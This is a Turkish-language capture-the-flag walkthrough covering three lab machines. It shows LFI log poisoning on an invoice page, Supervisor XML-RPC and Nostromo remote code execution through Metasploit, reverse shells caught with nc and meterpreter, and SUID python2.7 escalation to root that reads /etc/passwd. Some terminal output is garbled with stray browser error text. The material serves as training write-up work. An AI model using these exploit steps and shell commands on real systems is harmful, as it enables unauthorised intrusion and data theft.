39 172.20.3.154 - [19/Oct/2024:01:21:07 -0400] "GET /favico.ico HTTP/1.1" 404 125 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
40 172.20.3.154 - [19/Oct/2024:01:21:24 -0400] "GET /invoice.php HTTP/1.1" 200 2401 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
41 172.20.3.154 - [19/Oct/2024:01:21:24 -0400] "GET /show-invoice.php?invoice=invoice-8741.html HTTP/1.1" 200 1434 "http://172.20.3.202/invoice.php" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
42 172.20.3.154 - [19/Oct/2024:01:21:37 -0400] "GET /show-invoice.php?invoice=invoice-8741.html HTTP/1.1" 200 1434 "http://172.20.3.202/invoice.php" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
43 172.20.3.154 - [19/Oct/2024:01:21:37 -0400] "GET /img/logo.png HTTP/1.1" 404 125 "http://172.20.3.202/show-invoice.php?invoice=invoice-8741.html" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
44 172.20.3.154 - [19/Oct/2024:01:22:18 -0400] "GET / HTTP/1.1" 200 3317 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
45 172.20.3.154 - [19/Oct/2024:01:22:18 -0400] "GET /css/bootstrap.min.css HTTP/1.1" 200 121260 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
46 172.20.3.154 - [19/Oct/2024:01:22:19 -0400] "GET /css/animate.css HTTP/1.1" 200 120591 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
47 172.20.3.154 - [19/Oct/2024:01:22:19 -0400] "GET /css/animate.css HTTP/1.1" 200 74094 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
48 172.20.3.154 - [19/Oct/2024:01:22:22 -0400] "GET /css/notika-custom-icon.css HTTP/1.1" 200 3893 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
49 172.20.3.154 - [19/Oct/2024:01:22:22 -0400] "GET /css/main.css HTTP/1.1" 200 5728 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
50 172.20.3.154 - [19/Oct/2024:01:22:22 -0400] "GET /style.css HTTP/1.1" 200 120591 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
51 172.20.3.154 - [19/Oct/2024:01:22:22 -0400] "GET /img/post/1.jpg HTTP/1.1" 200 200455 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
52 172.20.3.154 - [19/Oct/2024:01:22:19 -0400] "GET /img/post/2.jpg HTTP/1.1" 404 125 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
53 172.20.3.154 - [19/Oct/2024:01:22:19 -0400] "GET /img/post/1.jpg HTTP/1.1" 404 125 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"

```

show-invoice.php dosyasının son değiştirildiği saat nedir?

Şimdi yapmamız gereken, LFI (Local File Inclusion) açığını sömürerek shell alıp alamayacağımızı denemek. Buradaki durum şu: Attığımız istek access.log dosyasına yazılıyorsa, isteğimizin içine sistemde çalışan bir komut ekleyebiliriz



```
← → ⌂ ⌄ view-source:http://172.20.3.202/show-invoice.php?invoice=../../../../var/log/nginx/access.log
1 2 10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15.7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0
2 10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/2.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15.7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0
3 10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/1.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15.7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0
4 10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/4.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15.7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0
5 10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/4.jpg HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15.7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0
6 10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /favicon.ico HTTP/1.1" 404 188 "http://10.0.0.84/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0
7
42 172.20.3.154 - - [19/Oct/2024:01:21:37 -0400] "GET /show-invoice.php?invoice=invoice-8741.html HTTP/1.1" 200 1434 "http://172.20.3.202/invoice.php" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
43 172.20.3.154 - - [19/Oct/2024:01:21:37 -0400] "GET /img/logo/logo.png HTTP/1.1" 404 125 "http://172.20.3.202/show-invoice.php?invoice=invoice-8741.html" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
44 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /css/bootstrap.min.css HTTP/1.1" 200 121200 "http://172.20.3.202/css/bootstrap.min.css" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
45 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /css/bootstrapstrap.css HTTP/1.1" 200 121200 "http://172.20.3.202/css/bootstrapstrap.css" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
46 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /css/fontawesome.min.css HTTP/1.1" 404 125 "http://172.20.3.202/css/fontawesome.min.css" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
47 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /css/animate.css HTTP/1.1" 200 74096 "http://172.20.3.202/css/animate.css" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
48 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /css/notika-animation-icon.css HTTP/1.1" 200 38930 "http://172.20.3.202/css/notika-animation-icon.css" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
49 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /css/notika-animation.css HTTP/1.1" 200 38930 "http://172.20.3.202/css/notika-animation.css" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
50 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /style.css HTTP/1.1" 200 320591 "http://172.20.3.202/style.css" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
51 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /css/responsive.css HTTP/1.1" 200 17504 "http://172.20.3.202/css/responsive.css" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
52 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /img/post/2.jpg HTTP/1.1" 404 125 "http://172.20.3.202/img/post/2.jpg" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
53 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /img/post/3.jpg HTTP/1.1" 404 125 "http://172.20.3.202/img/post/3.jpg" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
54 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /img/post/4.jpg HTTP/1.1" 404 125 "http://172.20.3.202/img/post/4.jpg" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
55 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/vendor/jquery/jquery-1.12.4.min.js HTTP/1.1" 200 97166 "http://172.20.3.202/js/vendor/jquery/jquery-1.12.4.min.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
56 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/bootstrap.min.js HTTP/1.1" 200 36886 "http://172.20.3.202/js/bootstrap.min.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
57 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/bootstrap.bundle.min.js HTTP/1.1" 200 36886 "http://172.20.3.202/js/bootstrap.bundle.min.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
58 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/counterup/waypoints.min.js HTTP/1.1" 200 8051 "http://172.20.3.202/js/counterup/waypoints.min.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
59 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/counterup/counter-active.js HTTP/1.1" 200 204 "http://172.20.3.202/js/counterup/counter-active.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
60 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/sparkline/query.sparkline.min.js HTTP/1.1" 200 9321 "http://172.20.3.202/js/sparkline/query.sparkline.min.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
61 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/flat/flat.js HTTP/1.1" 200 129045 "http://172.20.3.202/js/flat/flat.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
62 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/flat/jquery.flot.js HTTP/1.1" 200 126139 "http://172.20.3.202/js/flat/jquery.flot.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
63 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/flat/jquery.flot.resize.js HTTP/1.1" 200 3373 "http://172.20.3.202/js/flat/jquery.flot.resize.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
64 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/flat/jquery.flat.pie.js HTTP/1.1" 200 23880 "http://172.20.3.202/js/flat/jquery.flat.pie.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
65 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/flat/jquery.flat.pie.min.js HTTP/1.1" 200 23880 "http://172.20.3.202/js/flat/jquery.flat.pie.min.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
66 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/flat/jquery.flot.orderBars.js HTTP/1.1" 200 6039 "http://172.20.3.202/js/flat/jquery.flot.orderBars.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
67 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/flat/curvedLines.js HTTP/1.1" 200 16825 "http://172.20.3.202/js/flat/curvedLines.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
68 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/flat/flat-active.js HTTP/1.1" 200 13673 "http://172.20.3.202/js/flat/flat-active.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
69 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/knob/knob.js HTTP/1.1" 200 129045 "http://172.20.3.202/js/knob/knob.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
70 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/knob/knob-active.js HTTP/1.1" 200 4929 "http://172.20.3.202/js/knob/knob-active.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
71 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/knob/knob-active.js HTTP/1.1" 200 4929 "http://172.20.3.202/js/knob/knob-active.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
72 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/main.js HTTP/1.1" 200 4929 "http://172.20.3.202/js/main.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
73 172.20.3.154 - - [19/Oct/2024:01:22:19 -0400] "GET /js/owl/owl.carousel.js HTTP/1.1" 200 129045 "http://172.20.3.202/js/owl/owl.carousel.js" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
74 172.20.3.154 - - [19/Oct/2024:01:22:32 -0400] "GET /show-invoice.php?invoice=../../../../etc/passwd HTTP/1.1" 200 570 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
75 172.20.3.154 - - [19/Oct/2024:01:23:28 -0400] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log var/log/nginx/access.log HTTP/1.1" 200 1208 "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
76 172.20.3.154 - - [19/Oct/2024:01:23:41 -0400] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log var/log/nginx/access.log HTTP/1.1" 200 1208 "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
77 172.20.3.154 - - [19/Oct/2024:01:23:41 -0400] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log var/log/nginx/access.log HTTP/1.1" 200 1208 "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
78 172.20.3.154 - - [19/Oct/2024:01:24:27 -0400] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log var/log/nginx/access.log HTTP/1.1" 200 258 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
79 172.20.3.154 - - [19/Oct/2024:01:27:19 -0400] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log var/log/nginx/access.log HTTP/1.1" 200 31 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
80 172.20.3.154 - - [19/Oct/2024:01:28:13 -0400] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log var/log/nginx/access.log HTTP/1.1" 200 258 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
81 172.20.3.154 - - [19/Oct/2024:01:29:07 -0400] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log var/log/nginx/access.log HTTP/1.1" 200 258 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
82 172.20.3.154 - - [19/Oct/2024:01:30:34 -0400] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log var/log/nginx/access.log HTTP/1.1" 200 1281 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
83 172.20.3.154 - - [19/Oct/2024:01:30:53 -0400] "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log var/log/nginx/access.log HTTP/1.1" 200 31 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201001 Firefox/102.0"
84 172.20.3.154 - - [19/Oct/2024:01:51:21 -0400] "GET /uid=33(www-data) gid=33(www-data) groups=33(www-data) HTTP/1.1" 400 0 "-" "Terminal - root@hackerbox: ~"
```

Good Shoppy: 172.20.3.202/show-invoice : + http://172.20.3.202/show-invoice : + view-source:http://172.20.3.202/show-invoice.php?invoice=../../../../var/log/nginx/access.log

```
[root@hackerbox: ~]# nc -lvp 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 172.20.3.202.
Ncat: Connection from 172.20.3.202:45296.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
[~]
[~]# curl 172.20.3.202 80
GET /index.php HTTP/1.1
Host: 172.20.3.202
Connection: close

HTTP/1.1 404 Not Found
Server: nginx/1.18.0
Date: Sat, 19 Oct 2024 05:38:28 GMT
Content-Type: text/html
Content-Length: 153
Connection: close

<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```

```
[root@hackerbox: ~]# nc -lvp 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 172.20.3.202.
Ncat: Connection from 172.20.3.202:45296.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
pwd
/var/www/html
ls -la
total 184
drwxr-xr-x 6 root root 4096 Dec 24 2023 .
drwxr-xr-x 3 root root 4096 Sep 28 2023 ..
drwxr-xr-x 19 root root 4096 Sep 28 2023 css
drwxr-xr-x 2 root root 4096 Sep 28 2023 fonts
-rw-r--r-- 1 root root 20013 Feb 1 2024 index.php
-rw-r--r-- 1 root root 13075 Feb 1 2024 invoice.php
drwxr-xr-x 2 root root 4096 Sep 28 2023 invoices
drwxr-xr-x 34 root root 4096 Sep 28 2023 js
-rw-r--r-- 1 root root 65 Dec 10 2023 show-invoice.php
-rw-r--r-- 1 root root 120591 Sep 28 2023 style.css
```

Stage 3-

Super Process

Hangi portlar açık?

```
[root@hackerbox]~
└─# nmap -sV 172.20.3.76
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 12:06 CDT
Nmap scan report for 172.20.3.76
Host is up (0.00021s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
9001/tcp  open  http     Medusa httpd 1.12 (Supervisor process manager)
MAC Address: 52:54:00:32:EA:5B (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.60 seconds
[root@hackerbox]~
└─#
```

Web uygulamasında bulunan güvenlik açığının CVE kodu nedir?

Supervisor 3.3.2" sürüm bilgisile bir araştırma yaparak ilgili bir zafiyet var mı tespit edelim

Searcsplot k kullanılabilir .

```
[root@hackerbox]# curl http://192.168.1.113:8080/index.html
[...]
#searchsploit supervisor
[...]
Exploit Title | Path
Cisco UCS Director_ Cisco Integrated Manageme | multiple/remote/47313.txt
Cisco UCS-IMC Supervisor 2.2.0.0 - Authentica | hardware/webapps/51589.txt
Supervisor 3.0a1 < 3.3.2 - XML-RPC (Authenticated | linux/remote/42779.rb
[...]
Shellcodes: No Results
[root@hackerbox]#
```

**EXPLOIT DATABASE**

Supervisor 3.0a1 < 3.3.2 - XML-RPC (Authenticated) Remote Code Execution (Metasploit)

EDB-ID: 42779	CVE: 2017-11610	Author: METASPLOIT	Type: REMOTE	Platform: LINUX	Date: 2017-09-25
EDB Verified: ✓	Exploit: ↴ / {}	Vulnerable App:			

←

```
##  
# This module requires Metasploit: http://metasploit.com/download  
# Current source: https://github.com/rapid7/metasploit-framework  
##  
  
class MetasploitModule < Msf::Exploit::Remote  
Rank = ExcellentRanking  
  
include Msf::Exploit::Remote::HttpClient  
include Msf::Exploit::CmdStager
```

Şimdi sırada yetki yükseltme aşamasına geçmemiz gerekiyor. Burada birkaç yöntem bulunuyor. Isınma için SUID yetkisine sahip uygulamaları bularak, bu uygulamaların root yetkisi ile çalışacağı için yapmamız gereken, uygulamanın çalışma sistemini sövmürmek.

Sistemde SUID yetkisine sahip uygulamaları bulmak için `find` komutunu kullanabiliriz. Bunun için aşağıdaki komutu çalıştıralım:

```
find / -perm -u=s -type f 2>/dev/null
```

Bu görevde, `/etc/shadow` dosyasının içeriğini okuyamıyoruz çünkü kullanıcı yetkilerimiz kısıtlı. Yetki yükseltmek için GTFOBins listesinden Python uygulamasını bulmamız gerekiyor.

Python ile yetki yükseltme için kullanılabilen komutlar arasında SUID başlığı altında aşağıdaki komutu hedef sisteme çalıştırmalıyız bu komutu internetten linux python yetki yükseltme diye arama yapabiliriz:

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Bu komut sayesinde yetki yükseltmeyi başardık ve artık root erişimimiz var. Şimdi görevde istenen /etc/shadow dosyasının içeriğini görüntüleyebiliriz.

```
msf6 > search supervisor
Matching Modules
=====
#   Name
heck   Description
-----  
The connection has timed out.
-----  
0   exploit/linux/http/cisco_ucs_rce      2019-08-21    excellent  Y
1   exploit/linux/ssh/cisco_ucs_scuser     2019-08-21    excellent  N
2   exploit/linux/http/supervisor_xmlrpc_exec 2017-07-19    excellent  Y
3   exploit/linux/http/trueonline_p660hn_v2_rce 2016-12-26    excellent  Y
4   exploit/linux/http/zyxel_lfi_unauth_ssh_rce 2022-02-01    excellent  Y
5   Zyxel chained RCE using LFI and weak password derivation algorithm
Try Again

Interact with a module by name or index. For example info 4, use 4 or use exploit/linux/http/zyxel_lfi_unauth_ssh_rce

msf6 > Try Again
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set rhost 172.20.3.76:9001
rhost => 172.20.3.76:9001
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set rhost 172.20.3.76
rhost => 172.20.3.76
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set lhost 172.20.3.43
lhost => 172.20.3.43
msf6 exploit(linux/http/supervisor_xmlrpc_exec) >
```

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > exploit
[*] Started reverse TCP handler on 172.20.3.43:4444
[*] Sending XML-RPC payload via POST to 172.20.3.76:9001/RPC2
[*] *This file could be temporarily unavailable due to network issues. Try again in a few moments.
[*] *Command Stager progress: 97.32% done (798/820 bytes)
[*] *In your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted
[*] *to access the web.
[+] Request returned without status code, usually indicates success. Passing to
handler..
[*] Meterpreter session 1 opened (172.20.3.43:4444 -> 172.20.3.76:37314) at 2024
-10-20 12:16:43 -0500
Try Again

meterpreter > shell
Process 453 created.
Channel 1 created.
whoami
nobody
```


```
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
```

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami to load any pages, check your computer's network connection.
root
root or network is protected by a firewall or proxy, make sure that Firefox is permitted
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

Glitch

## Hangi portlar açık?

Hızlı bir nmap taraması ile açık olan portları buluyoruz.



```
[root@hackerbox] ~
└── #nmap -sV goldnertech.hv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-21 05:23 CDT
Nmap scan report for goldnertech.hv (172.20.4.73)
Host is up (0.00027s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp    open  http     nostromo 1.9.6
MAC Address: 52:54:00:8A:CA:94 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.58 seconds
[root@hackerbox] ~
└── #
```

## Çalışan web sunucusunun adı nedir?

Yukarıda Görüldüğü gibi çalışan web sunucusu “nostromo”.

## Güvenlik zafiyetinin CVE kodu nedir?

Nostromo 1.9.6 sürümünü google üzerinden dorkluyoruz ve karşımıza bir exploit çıkıyor ve cve skoru

 Github  
[https://github.com/aN0mad/CVE-2019-16278-Nostromo\\_1.9.6-RCE](https://github.com/aN0mad/CVE-2019-16278-Nostromo_1.9.6-RCE)

**aN0mad/CVE-2019-16278-Nostromo\_1.9.6-RCE - GitHub**  
10 Eki 2010 · About. Python script to exploit RCE in Nostromo nhttpd <= 1.9.6.  
Readme. Activity. 6 stars. 1 watching. 1 fork. Report repository.

N0mad/CVE-2019-16278-Nostromo\_1.9.6  
From script to exploit RCE in Nostromo nhttpd <= 1.9.6

Etiketler: Nostromo Python

```
msf6 > search nostromo 1.9.6
Matching Modules
=====
#  Name
option
-  -
0  exploit/multi/http/nostromo_code_exec  2019-10-20      good  Yes  Nostromo Directory Traversal Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/nostromo_code_exec

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(multi/http/nostromo_code_exec) >
```

Metasploit ten bulduğumuz exploit i kulańiyoruz

```
msf6 exploit(multi/http/nostromo_code_exec) > set rhost goldnertech.hv
rhost => goldnertech.hv
